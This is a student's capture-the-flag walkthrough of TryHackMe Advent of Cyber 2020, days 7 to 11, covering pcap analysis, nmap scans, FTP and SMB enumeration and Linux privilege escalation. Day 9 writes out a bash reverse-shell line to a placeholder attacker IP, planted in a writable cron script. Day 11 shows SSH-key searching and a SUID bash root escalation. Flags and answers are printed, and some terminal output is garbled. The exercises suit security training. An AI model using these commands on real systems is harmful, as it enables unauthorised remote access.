22	7.866438	10.10.122.128	10.10.73.252	FTP	108	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 Tsvl=411033777 Tscr=894818981
28	14.282663	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext password fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 Tsvl=894825439 Tscr=411040192
31	14.323830	10.10.122.128	10.10.73.252	FTP	86	Response: 230 Login incorrect.
32	16.735781	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=99 Ack=55 Win=62848 Len=0 Tsvl=411042646 Tscr=894827850
33	16.735723	10.10.73.252	10.10.122.128	TCP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 Tsvl=894827850 Tscr=411042646
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please log in with USER and PASS.
36	16.735765	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 Tsvl=411042687 Tscr=894827851
40	19.727087	10.10.73.252	10.10.122.128	TCP	72	Request: QUIT
41	19.727375	10.10.122.128	10.10.73.252	FTP	68	Response: 221 Goodbye.

Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
 Ethernet II, Src: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7), Dst: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
 Internet Protocol Version 4, Src: 10.10.73.252, Dst: 10.10.122.128
 Transmission Control Protocol, Src Port: 45340, Dst Port: 21, Seq: 18, Ack: 73, Len: 32
 File Transfer Protocol (FTP)
 [Current working directory:]

Question 5

We apply `tcp.port == 22` filter

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	156	Server: Encrypted packet (len=96)
3	0.060916	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.060917	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=2 Ack=50 Win=1024 Len=0
149	0.088156	10.11.3.2	10.10.122.128	TCP	66	57885 - 22 [SYN] Seq=0 Win=62400 Len=0 MSS=1285 WS=256 SACK_PERM=1
150	0.088185	10.10.122.128	10.11.3.2	TCP	66	22 - 57885 [SYN, ACK] Seq=0 Ack=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 WS=128
151	0.075513	10.11.3.2	10.10.122.128	TCP	54	57865 - 22 [ACK] Seq=1 Ack=1 Win=623424 Len=0
152	0.088047	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1_Ubuntu0.3)
153	0.088127	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=1 Ack=2 Win=1024 Len=0
154	0.088141	10.11.3.2	10.10.122.128	TCP	54	22 - 57885 [ACK] Seq=2 Ack=2 Win=62848 Len=0
155	0.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	0.128601	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	0.145905	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
158	0.145949	10.10.122.128	10.11.3.2	TCP	54	22 - 57865 [ACK] Seq=122 Ack=122 Win=626596 Len=0
159	0.145949	10.10.122.128	10.11.3.2	SSHv2	569	Server: Diffie-Hellman Group Exchange Response
160	0.145950	10.10.122.128	10.11.3.2	TCP	54	57865 - 22 [ACK] Seq=123 Ack=263424 Len=0
161	0.389672	10.11.3.2	10.10.122.128	SSHv2	582	Client: Diffie-Hellman Group Exchange Init
162	0.386695	10.10.122.128	10.11.3.2	SSHv2	742	Server: Diffie-Hellman Group Exchange Reply, New Keys
163	0.443586	10.11.3.2	10.10.122.128	TCP	54	57865 - 22 [ACK] Seq=1749 Ack=2346 Win=262656 Len=0
164	0.443597	10.11.3.2	10.10.122.128	SSHv2	134	Client: Encrypted packet (len=64)
165	0.610994	10.10.122.128	10.11.3.2	SSHv2	118	Server: Encrypted packet (len=96)
166	0.690495	10.11.3.2	10.10.122.128	SSHv2	158	Client: Encrypted packet (len=96)
167	0.692266	10.10.122.128	10.11.3.2	SSHv2	134	Server: Encrypted packet (len=80)
168	0.692291	10.11.3.2	10.10.122.128	SSHv2	326	Client: Encrypted packet (len=272)
169	0.719545	10.10.122.128	10.11.3.2	SSHv2	182	Server: Encrypted packet (len=48)


Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
 Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
 Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
 Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
 SSH Protocol

Question 6


- Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
- Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
- Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
- Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
- SSH Protocol

Question 7

Open the pcap3.pcap and apply http.request.method == GET filter. Export zip into our file by clicking export object & http.



Question 8



Thought Process/Methodology:

Firstly we download the task files on Day 7. We extracted the zip through the terminal. We then open Wireshark. We open pcap1.pcap followed by searching “icmp” on the filter. We see the source with the request and the IP address is 10.11.3.2. After that, we apply http.request.method == GET filter and see the article shown. Furthermore, we open pcap2.pcap and apply the tcp.port == 21 filter. Moreover, we apply tcp.port == 22 filter and see SSH with encrypted packet. We then open pcap3.pcap followed by apply http.request.method == GET filter. We export the christmas.zip into our file. We click the txt file which we exported just now.

Day 8-What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox

Question1

Find it on google

[Snort \(software\) - Wikipedia](#) ✓

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) **created** in 1998 by Martin Roesch, founder and former CTO of Sourcefire. [5] [6] Snor...

Question 2

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
80/tcp  open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp

```

Question 3

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Question 4

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))

Question 5

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6

Type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer

```
(1211101582㉿kali)-[~]
$ sudo nmap --script http-title 10.10.30.202 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 00:29 EDT
Warning: 10.10.30.202 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.30.202
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE     SERVICE
80/tcp    open      http
|_http-title: TBFC's Internal Blog
1002/tcp   filtered windows-icfw
2222/tcp   open      EtherNetIP-1
3389/tcp   open      ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
```

Thought Process/Methodology:

For question 1 we search it on google to get the answer. For question 2,3,4 and 5 we type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer. For question 6, we type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer.

Day 9-Anyone can be Santa!

Tools used: Kali Linux, Firefox

Question1

Open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.

```
Kali Forums  Kali NetHunter  Exploit-DB  Google Hack  1211101582@kali:~  
File Actions Edit View Help  
(1211101582@kali)-[~]  
$ ftp 10.10.218.194  
Connected to 10.10.218.194.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.218.194:1211101582): anonymous  
You do not have permission to upload and download files.  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp>
```

Question 2

Type cd public,then type ls , we will know that we can access it.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||9536|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp>
```

Question 3

Download the backup.sh by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”.Then we will get the answer.

Question 4

Download the shoppinglist.txt. Then open folder and click it and we will get the answer.

```
File Edit Search View Document Help
❶ backup.sh x shoppinglist.txt x
1 The Polar Express Movie
2
```

Question 5

First we change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save. Type nc -lvpn 4444 in the terminal. hen we upload backup.sh by typing put backup.sh. then we type ls . Then type whoami. Then type cat flag.txt and the flag will be shown.

```
[1211101582@kali)㉿ ~]$ nc -lvpn 4444~  
listening on [any] 4444 ...  
connect to [10.18.31.201] from (UNKNOWN) [10.10.218.194] 38166  
bash: cannot set terminal process group (1751): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# ls -l 2020 elf_workshops  
ls  
flag.txt 2096 Nov 16 2020 human_resources  
root@tbfc-ftp-01:~# whoami  
whoami  
root  
root@tbfc-ftp-01:~# cat flag.txt  
cat flag.txt 82161)  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~# 24 Nov 16 2020 backup.sh  
24 Nov 16 2020 shoppinglist.txt  
  
backup.sh
```


Thought Process/Methodology:

First we open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.Then,we type cd public,then type ls , we will know that we can access it.Then ,we download the backup.sh and shoppintlist.txt by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”. We change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Then type nc -lvpn 4444 in the terminal.Then we upload backup.sh by typing put backup.sh,then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.


Day 10 -[Networking] Don't be sElfish!

Tool used: FireFox, Kali linux

Question 1



```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -l).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest
,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-l      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nblookup (similar to nbtstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```



```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
Usage: ./enum4linux.pl [options] ip
Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user specify username to use (default "")
-p pass specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -l).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
        against DCs.
```

Question 2:

```
root@ip-10-10-129-66: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
=====
[+] Server 10.10.124.246 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.124.246 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Users on 10.10.124.246 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager        Name:   Desc:
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 15:40:52 2022

root@ip-10-10-129-66:~/Desktop/Tools/Miscellaneous#
```

Question 3:

```
root's Home
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
=====
| Share Enumeration on 10.10.157.76 |
=====
WARNING: The "syslog" option is deprecated

=====
| Sharename      Type      Comment |
|-----|
| tbfc-hr       Disk      tbfc-hr |
| tbfc-it       Disk      tbfc-it |
| tbfc-santa    Disk      tbfc-santa |
| IPCS          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu)) |
=====
Reconnecting with SMB1 for workgroup listing.

=====
| Server      Comment |
|-----|
| Workgroup   Master |
|-----|
| TBFC-SMB-01  TBFC-SMB |

[+] Attempting to map shares on 10.10.157.76
//10.10.157.76/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-it  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-santa Mapping: OK, Listing: OK
```

Question 4:

```
Home
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Tabs Help
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous x root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous x
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.23.165/tbf
c-santa
=====
WARNING: The "syslog" option is deprecated
Connection to 10.10.23.165 failed (Error NT_STATUS_CONNECTION_REFUSED)
ols root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.157.76/tbf
c-santa
=====
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
hal-smb: \>
```

Question 5:

```
channel0 complete on Sun Nov 28 15:40:52 2022
root@ip-10-10-129-66:~/Desktop/Tools/Miscellaneous# smbclient //10.10.124.246/tb
fc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
D      0 Thu Nov 12 02:12:07 2020
D      0 Thu Nov 12 01:32:21 2020
D      0 Thu Nov 12 02:10:41 2020
N    143 Thu Nov 12 02:12:07 2020
10252564 blocks of size 1024. 5368108 blocks available
smb: \>
```

Thought Process/Methodology:

After opened up the attack box, open terminal and run the command “cd /root/Desktop/Tools/Miscellaneous” and ./enum4linux.pl -h, the help menu will show up. After that, run ./enum4linux.pl -U MACHINE_IP, user that are on the Samba server will show up, also run ./enum4linux.pl -S MACHINE_IP, ‘share’ will also show up. After that, run smbclient//REPLACE_INSTANCE_IP_ADDRESS/**sharename** on the terminal and try the user 1 by 1 by insert their username and with no password. After the user found, run ls and the directory that left by ElfMcSkidy for Santa will be shown.

Day 11- The Rogue Gnome

Tool used: Kali linux, Firefox

Question 1& Question 2& Question 3:

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4:

Column Letter	Description	Example
[A]	filetype (<code>d</code> is a directory <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

Question 4:

• config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 5:

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr`):

Question 7:

```
root@lp-10-10-118-30:~#
```

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LINEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LINEnum.sh* to: `python3 -m http.server 8080`

Question 8:

The screenshot shows a Kali Linux terminal window with several tabs open. The current tab displays a list of files and their permissions, including many SUID executables like /bin/gpasswd, /bin/newgrp, /bin/sudo, etc. An overlaid question asks: "What type of privilege escalation involves using a user account to execute commands as an administrator?" Below it, another question asks: "What contains a list of users who are a part of the sudo group?" Both questions have a "Correct Answer" button. At the bottom right of the terminal window, there is a "Question Done" button.

```
File Actions Edit View Help
1211101589@kali: ~ x 1211101589@kali: ~ x 1211101589@kali: ~/uploads x
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ bask -p
-bash: bask: command not found
-bash-4.4$ bash -p
bash-4.4# ls
-bash-4.4$ login to the vulnerable machine like so: ssh cmnatic@10.10.134.210
cat root/falg.txt
cat: root/falg.txt: No such file or directory
bash-4.4# cat root/flag.txt
cat: root/flag.txt: No such file or directory
then prompted: aoc2020
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# Question Done
```

Thought Process/Methodology:

